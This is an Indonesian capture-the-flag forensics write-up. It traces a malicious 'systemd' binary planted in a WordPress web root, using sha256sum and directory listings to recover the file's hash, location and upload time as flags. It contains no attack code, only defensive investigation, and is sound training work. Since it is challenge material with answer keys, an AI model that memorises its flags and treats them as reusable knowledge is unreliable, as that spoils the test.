
File executable yang berada pada web root dapat digunakan sebagai malware untuk menjalankan aktivitas berbahaya pada server.

Berdasarkan hasil analisis tersebut, dapat disimpulkan bahwa file systemd merupakan file malware yang berhasil di-upload oleh attacker.

Flag : UT126{systemd}

Reverse Engineering

Sha 256



Identification

Pada tahap sebelumnya ditemukan file yang terindikasi sebagai malware dengan nama: systemd

File tersebut berada pada lokasi:

/var/www/html/systemd

Berdasarkan hasil analisis sebelumnya, file tersebut bukan merupakan file bawaan WordPress, melainkan sebuah binary executable Linux yang berhasil di-upload oleh attacker.

Untuk mendapatkan identitas unik dari file tersebut dilakukan perhitungan nilai hash SHA-256.

Hash Calculation

Digunakan perintah:

```
sha256sum /var/www/html/systemd
```

Hasil:

```
root@bapenda:~# sha256sum /var/www/html/systemd
7850466ceb6746281a1e2c3c2a3ef9092c6ddfa087a25353c2fa2432f86b6afb /var/www/html/systemd
```


Dari hasil tersebut didapatkan nilai SHA-256:


7850466ceb6746281a1e2c3c2a3ef9092c6ddfa087a25353c2fa2432f86b6afb

Nilai hash SHA-256 digunakan sebagai fingerprint file untuk memastikan identitas file malware. Setiap perubahan sekecil apa pun pada file akan menghasilkan nilai hash yang berbeda.

Flag : UTI26{7850466ceb6746281a1e2c3c2a3ef9092c6ddfa087a25353c2fa2432f86b6afb}

Forensic

Cek Lokasi



Finding Malware Location

Setelah berhasil mengidentifikasi file malware yang di-upload oleh attacker pada tahap sebelumnya, ditemukan sebuah file mencurigakan bernama:

systemd

File tersebut bukan merupakan file bawaan dari WordPress karena berada langsung pada direktori utama website dan memiliki tipe file yang tidak sesuai dengan struktur website.

Kemudian dilakukan pengecekan isi direktori web root menggunakan perintah:

```
ls -la /var/www/html
```

Ditemukan file:

```
root@bapenda:~# ls -la /var/www/html
total 8320
drwxr-xr-x 7 www-data www-data 4096 Jun 17 02:42 .
drwxr-xr-x 3 root root 4096 Mar 30 08:03 ..
-rw-r--r-- 1 www-data www-data 396084 Apr 16 03:09 CAMAR4444.html
-rw-r--r-- 1 www-data www-data 212810 Apr 16 03:05 esmeralda.php
-rw-r--r-- 1 www-data www-data 212810 Apr 16 03:06 favicon.php
-rw-r--r-- 1 www-data www-data 53 Apr 16 03:16 google1234567890abcdef.html
-rw-r--r-- 1 www-data www-data 523 Apr 14 06:33 .htaccess
-rwxr-xr-x 1 www-data www-data 405 Feb 6 2020 index.php
-rwxr-xr-x 1 www-data www-data 19903 Mar 6 2025 license.txt
drwxr-xr-x 2 www-data www-data 4096 Apr 14 05:41 .quarantine
-rwxr-xr-x 1 www-data www-data 7425 Jul 8 2025 readme.html
-rwxr-xr-x 1 www-data www-data 7423120 Apr 21 00:55 systemd
```

-rwxr-xr-x 1 www-data www-data 7423120 Apr 21 00:55 systemd

Dari hasil tersebut diketahui bahwa file malware tersebut berada pada:

/var/www/html/systemd


Selanjutnya dilakukan analisis path file. Karena format flag meminta lokasi direktori tempat malware di-upload, maka nama file systemd tidak dimasukkan dan hanya mengambil direktori tempat file tersebut berada.

Direktori tempat attacker meng-upload malware:

`/var/www/html/`

Flag : `UT126{/var/www/html/}`

Forensic
Cek Lokasi



Finding Upload Time

Setelah berhasil mengidentifikasi file malware yang di-upload oleh attacker pada server, ditemukan file mencurigakan dengan nama:

systemd

File tersebut berada pada direktori:

/var/www/html/systemd

Untuk mengetahui kapan file tersebut di-upload atau dibuat pada server, dilakukan pengecekan timestamp file menggunakan perintah:

```
ls -la /var/www/html/systemd
```

Output:

```
root@bapenda:~# ls -la /var/www/html/systemd
-rwxr-xr-x 1 www-data www-data 7423120 Apr 21 00:55 /var/www/html/systemd
```

-rwxr-xr-x 1 www-data www-data 7423120 Apr 21 00:55 systemd

Dari output tersebut dapat diketahui beberapa informasi:

- Nama file: systemd
- Ukuran file: 7423120 bytes
- Permission: rwxr-xr-x
- User pemilik file: www-data
- Waktu modifikasi file: Apr 21 00:55

Timestamp tersebut menunjukkan bahwa file malware berada pada server pada waktu:

2026-04-21 00:55:00

Karena file tersebut bukan merupakan file bawaan WordPress dan sebelumnya telah teridentifikasi sebagai malware, maka waktu tersebut dianggap sebagai waktu attacker berhasil melakukan upload file malware ke server.

Flag : UTI26{21-April-2026_00:55}